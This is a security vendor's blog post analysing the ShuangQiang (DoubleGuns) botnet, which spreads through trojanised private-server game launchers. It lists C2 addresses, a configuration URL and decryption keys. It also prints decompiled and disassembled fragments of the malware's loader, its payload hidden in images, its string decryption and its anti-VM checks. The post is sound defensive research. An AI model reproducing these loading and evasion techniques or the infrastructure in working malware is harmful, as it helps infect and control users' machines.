Import 2022-11-30 11:16

# New activity of DoubleGuns Group, control hundreds of thousands of bots via public cloud service

jinye

May 23, 2020 • 16 min read

## Overview

Recently, our DNS data based threat monitoning system DNSmon flagged a suspicious domain **pro.csocools.com**. The system estimates the scale of infection may well above hundreds of thousands of users. By analyzing the related samples and C2s,
We traced its family back to the **ShuangQiang**(double gun) campaign, in the past, this campaign has been exposed by multiple security vendors, but it has rvivied and come back with new methods and great force.


This time around, Shuangqiang continues to use Baidu Tieba pictures to distribute configuration files and malwares. In addition, it starts to use Alibaba Cloud storage to host configuration files, and Baidu statistics, a commonly used public network service, has been added to manage the activity of its' infected hosts. We also see the URL addresses of Tencent Weiyun in the samples.

For the first time, the shuangqiang campaign integrated the services of the three major player BAT into its own programs, it is interesting, and a worry trend from security's perspective. We have to claim here, that the abuse of these neutral services is completely the malware campaign action, and all the related services vendors had already said no in the user terms and took actions against the abuse.


Since May 14, we reached Baidu security team and took a joint action to measure the campaign's infection, and stopped the spreading by blocking all the related downloading before this blog go public. We had a statement from Baidu security team at the end of this blog.

## IOC correlation analysis

Starting with the above domain name, we pivoted into our DNSmon graphic system and discovered more new threat nodes, especially, a set of key C2 IPs emerge. As can be seen from the partial IOC correlation diagram, almost all domain names are related to the two key IP addresses **125.124.255.20** and **125.124.255.79**.
With these two IPs, Shuagnqiang campaign pointed a bunch of C2 DNS names to control and deliver malicious programs from late 2019. And the block 125.124.255.0/24 appears to be under the campaign control as well.




When we traced how the users are infected, we found out this time around, the campaign lures users who play underground games to install game launching software that contain malicious codes. More specifically, there are two methods to infect clients, as we breakdown below




# Infection method 1-The game launcher with malicious code


## Phase 1 — Download and load the cs.dll malicious file

The following is a very typical underground game server portal with links to play games.

| | | | | | | |
|---|---|---|---|---|---|---|
| 清风血煞·经典 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | =经典血煞·三职业平衡·复古设定·长久= -推荐 | 23.30有区 | 点击查看 |
| 『２００６战神』首区 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▇▇▇▇▇元宝好打♦骨灰耐玩▇▇▇▇▇ -推荐 | ▇-散人好混-▇ | 点击查看 |
| 《仙剑传说》·特色版 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | =三职业平衡·拾取鉴定·一秒上瘾等你来玩= -推荐 | ▄独家★首发▄ | 点击查看 |
| 全网最火●黑暗元神 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▄精品怀旧▄简单耐玩▄百人激情▄骨灰首选▄ -推荐 | ★百人激情★ | 点击查看 |
| 免　费　　顶　级 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ♦０元当爷♦♦０元当爷♦♦０元当爷♦♦０元当爷♦ -推荐 | 00.01新区 | 点击查看 |
| ０ 元 当 爷 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▇▇▇▇▇▇▇▇微变+超变+免费顶级▇▇▇▇▇▇▇▇ -推荐 | 免费顶级 | 点击查看 |
| ◥▇迷失·单职业▇◤ | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ●●●●打金版●震撼上市●封挂封挂●●●● -推荐 | ▇长久▄耐玩▇ | 点击查看 |
| 風雲傳世 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 轻变大极品★长久稳定★２元会员★不乱合区 -推荐 | ◣长久稳定◢ | 点击查看 |
| 2.0海底仿盛大 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 〓免费泡点〓元神融合〓冲级大奖〓超级耐玩 -推荐 | 【跨服争霸】 | 点击查看 |
| 「　微变　」 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 「　　处女１区　独家自编版本　　」 -推荐 | ▇散人必玩▇ | 点击查看 |
| ◣最给力的一大极品◢ | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 无段位\无合成\装备靠打\简单\高爆率 -推荐 | ▓24点新区▓ | 点击查看 |
| ２００６【蟠龙顶级】 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 蟠龙有元神↑等级好升↑长久耐玩↑时光倒流 -推荐 | ▄骨灰天堂▄ | 点击查看 |
| ▇单职业▇迷失▇免费 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 【迷失￥迷失￥迷失】★【重要事情说三遍】爽爽爽 -推荐 | ２３--８点有区 | 点击查看 |
| ━回忆·血煞━ | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 【血煞顶级·首战１区·三职平衡·道法也牛逼】 -推荐 | ━双服同跨━ | 点击查看 |
| 〓〓〓超爽微变〓〓〓 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 〓〓〓〓〓〓〓超爽微变〓〓〓〓〓〓〓 -推荐 | 〓〓5倍充值〓〓 | 点击查看 |
| ▄经典♦♦♦仿盛大▄ | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▄骨灰天堂▄经典耐玩▄专业仿盛大▄ -推荐 | ▄不玩后悔一生▄ | 点击查看 |
| ▇▇原创迷失▇首区▇▇ | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 「赏金猎人·非你莫属·今日１区·触手可得」 -推荐 | ★长期▇稳定★ | 点击查看 |
| 今日推荐９９９９超变首区 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 简单粗暴　长久稳定　杀人超爽９９９９９９首区　！ -推 | ２３--８点有区 | 点击查看 |
| 2006蟠龙(有元神)首区 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▇▇▇★蟠龙有元神★回忆当年★▇▇▇ -推荐 | ━BOSS全爆━ | 点击查看 |
| 复古仿盛大战神 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | 35级前技能书店购买，七无金币复古版 -推荐 | 重回当年情 | 点击查看 |
| ２００３神武▄决战颠峰 | 下载专用登录器 | 4月/20日/14点30分开放 | 双线机房 | ▄２００３怀旧-神武顶级-散人天堂,绝对好玩▓▓ -推荐 | 上手快·奖励多 | 点击查看 |


Clicking the download link will jump to a correponding private server homepage where users are supposed to be able to download game launching patch.


The downloaded launching “patch”




When user installs and launches the "patch", the malicious code accesses the configuration information server, and then downloads and dynamically loads the latest version of the malicious program named cs.dll from Baidu Tieba. The key string in cs.dll uses a deformed DES encryption method, which is highly similar to the double-gun sample we captured before.

- File structure
  "Beaulieu rank .exe" PE Resource contains 7 files, Widget.dll is a client component, cs.dll is the resource file. The 4 GameProtect_xx.sys files are the patches for the game itself, and they also have code in them to insert ads and to hijack users traffic.




- Download configuration information

  This is where the encrypted configuration file is accessed

  http://mtdlq.oss-cn-beijing.aliyuncs.com/cscsmt.txt

```
UPX0:0050AE63
UPX0:0050AE63 ; ---------------------------------------------------------------------------
UPX0:0050AE64 _str_http___mtdlq_os dd 0FFFFFFFFh          ; _top
UPX0:0050AE64                                           ; DATA XREF: thread_download_shuangqiang_downloa
UPX0:0050AE64                     dd 51                 ; Len
UPX0:0050AE64                     db 'http://mtdlq.oss-cn-beijing.aliyuncs.com/cscsmt.txt',0; Text
UPX0:0050AEA0 aAbcd               db 'abcd',0           ; DATA XREF: thread_download_shuangqiang_downloa
UPX0:0050AEA5                     align 4
UPX0:0050AEA8
UPX0:0050AEA8 ; =============== S U B R O U T I N E =======================================
UPX0:0050AEA8
UPX0:0050AEA8 ; Attributes: bp-based frame
```

不安全 | mtdlq.oss-cn-beijing.aliyuncs.com/cscsmt.txt


```
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3E8933A3557677803CD
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D6BDD65AA5B2671816F8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D6A8366F75A7424D43AD
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D318867A50E2221D138D
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D398367A0092072863C8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D688936F05A27238B31D
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3B8F64F5547124D36D8
DA7DCF25A9426B33DB6CD934E3042769D068D231E6432728DF26CF3CF60F2568C260D87AFA19212A9D3F8831A30B737781308
```

The above page contains 8 lines of hexadecimal strings, looping the key `B2 09 BB 55 93 6D 44 47` to decrypt the exclusive-OR.


```
bin_len = str_len / 2;
idx = 1;
do
{
  Delphi_Copy_4054F4(v19, 2 * idx - 1, 2, &v11);
  System::__linkproc__ LStrCat3(&System::AnsiString, &str___8[1], v11);
  hex2bin = Delphi_StrToInt_40A4F0(System::AnsiString);
  LOBYTE(hex2bin) = xor_key_56C090[key_idx] ^ hex2bin;
  unknown_libname_66(&v13, hex2bin);
  System::__linkproc__ LStrCat(v18, v13);
  key_idx = (key_idx + 1) % 8;
  ++idx;
  --bin_len;
```

After decryption 8 Baidu tieba addresses show up.

- Download image file to cut and reassemble cs.dll file
  If you access the picture URLs, it looks like some randomly generated noises.



Malicious programs download image files, each image to use >><<>>>< as a marker to separate image data and malicious code data.



```
0000c790  00 00 00 49 45 4e 44 ae  42 60 82 3e 3c 3e 3e 3e  |...IEND.B`.>><<>>|
0000c7a0  3c 4d 5a 90 00 03 00 00  00 04 00 00 00 ff ff 00  |<MZ.............|
0000c7b0  00 b8 00 00 00 00 00 00  00 40 00 00 00 00 00 00  |.........@......|
0000c7c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0000c7d0  00 00 00 00 00 00 00 00  00 00 00 00 00 18 01 00  |................|
0000c7e0  00 0e 1f ba 0e 00 b4 09  cd 21 b8 01 4c cd 21 54  |.........!..L.!T|
0000c7f0  68 69 73 20 70 72 6f 67  72 61 6d 20 63 61 6e 6e  |his program cann|
0000c800  6f 74 20 62 65 20 72 75  6e 20 69 6e 20 44 4f 53  |ot be run in DOS|
0000c810  20 6d 6f 64 65 2e 0d 0d  0a 24 00 00 00 00 00 00  | mode....$......|
0000c820  00 82 17 22 4b c6 76 4c  18 c6 76 4c 18 c6 76 4c  |..."K.vL..vL..vL|
0000c830  18 80 27 ad 18 c1 76 4c  18 58 d6 8b 18 c1 76 4c  |..'...vL.X....vL|
0000c840  18 cb 24 93 18 ee 76 4c  18 cb 24 ad 18 89 76 4c  |..$...vL..$...vL|
0000c850  18 cb 24 ac 18 2a 76 4c  18 cf 0e cf 18 c1 76 4c  |..$..*vL......vL|
0000c860  18 cf 0e df 18 dd 76 4c  18 c6 76 4d 18 e0 77 4c  |......vL..vM..wL|
0000c870  18 73 e8 ac 18 95 76 4c  18 73 e8 a9 18 dd 76 4c  |.s....vL.s....vL|
0000c880  18 73 e8 90 18 c7 76 4c  18 cb 24 97 18 c7 76 4c  |.s....vL..$...vL|
0000c890  18 c6 76 db 18 c7 76 4c  18 73 e8 92 18 c7 76 4c  |..v...vL.s....vL|
0000c8a0  18 52 69 63 68 c6 76 4c  18 00 00 00 00 00 00 00  |.Rich.vL........|
0000c8b0  00 00 00 00 00 00 00 00  00 50 45 00 00 4c 01 05  |.........PE..L..|
0000c8c0  00 37 12 7f 5e 00 00 00  00 00 00 00 00 e0 00 02  |.7..^...........|
0000c8d0  21 0b 01 0c 00 00 8c 05  00 00 2a ee 00 00 00 00  |!.........*.....|
```

Putting all the malicious code together, we got the stage 2 malicious program cs.dll.

```
; Exported entry   1. abcd


; Attributes: bp-based frame

public abcd
abcd proc near

var_48= dword ptr -48h
var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 48h
mov     edx, offset aRcM5rmjaawza1p ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_18] ; int
call    decrypt_string_with_key_10003D90
mov     edx, offset aRcM5rmjaawza1p_0 ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_30] ; int
call    decrypt_string_with_key_10003D90
mov     edx, offset aRcM5rmjaawza1p_1 ; "RC/+M5rMJaAWZA1pCUbni+PxfXlbkdRE4qUlvfd"...
lea     ecx, [esp+48h+var_48] ; int
call    decrypt_string_with_key_10003D90
sub     esp, 14h
call    sub_100051E0
add     esp, 14h
```

The malicious program loads the above cs.dll through memory mapping, and then calls the export function abcd () to enter phase 2, so no file is created on the infected devices.


```
{
  **((_BYTE **)lp_cut_data_struct_57F108 + 1) = 'M';
  *(_BYTE *)(*((_DWORD *)lp_cut_data_struct_57F108 + 1) + 1) = 'Z';
}
v5 = (**(int (***)(void))lp_cut_data_struct_57F108)();
System::__linkproc__ DynArraySetLength(v5);
Classes::TStream::SetPosition(lp_cut_data_struct_57F108, 0i64);
v6 = unknown_libname_87(0);
sub_42030C((int)lp_cut_data_struct_57F108, 0, v6);
downloader_mode_57F110 = (int)mapping_downloaded_downloader_50B214(0);
if ( downloader_mode_57F110 )
  dword_57F118 = (int)loading_dll_call_exp_50B3D4((void *)downloader_mode_57F110, "abcd");
System::TObject::Free(0);
```

## Phase 2 — Report host information, release and load malicious driver

cs.dll will perform some simple virtual machine and anti-software countermeasures, and use the Baidu statistics service to report Bot information, then release the third-stage VMP packed driver (including both x86 and x64 versions).

- DES decryption algorithm

The DES decryption algorithm in the sample is customized and implemented by the malware author, and the encryption mode is CBC with no padding. The conversion table of the DES encryption algorithm is the same as that of the old version **(**[see our old blog here](#)**)**. The DES decryption involves two layers, the first layer of decryption uses the first string in Base64 decoding algorithm dBvvIEmQW2s = to obtain a binary data, and then use empty key `\x00\x00\x00\x00\x00\x00\x00\x00` to decrypt it to obtain the **helloya\xoo** string, this string is a key to decrypt other large amounts of ciphertext data with the self-developed DES algorithm. The complete decryption process is as follows:




- Check the virtual host environment VM and WM

  Determine whether it is a VMWare host by checking the entry table, and if it is a VM host code, exit.

```
v0 = decrypt_string_with_key_10003D90((int)&v5, "GyZSZRTgvpoFu8OlmEQdHj95yql/5Iw06R3Mx1mct/1vCJjfh5Gr8g==");
                                                // &"SOFTWARE\\\\VMware, Inc.\\\\VMware Tools"
if ( *(_DWORD *)(v0 + 20) >= 0x10u )
  v0 = *(_DWORD *)v0;
v1 = RegOpenKeyExA(HKEY_LOCAL_MACHINE, (LPCSTR)v0, 0, 0x101u, &phkResult) == 0;
if ( v6 >= 0x10 )
  j__free(v5);
if ( !v1 )
{
  v3 = decrypt_string_with_key_10003D90((int)&v5, "kneoYHEeVnNvuRUnz3dW+N9P78GF6G533Kj7DoOpfoY=");//
                                                // &"Applications\\\\VMwareHostOpen.exe"
  if ( *(_DWORD *)(v3 + 20) >= 0x10u )
    v3 = *(_DWORD *)v3;
  v4 = RegOpenKeyExA(HKEY_CLASSES_ROOT, (LPCSTR)v3, 0, 0x20019u, &phkResult) == 0;
```

  Check whether the system service **WayOSFw** exists, and exits directly if the service exists.

```
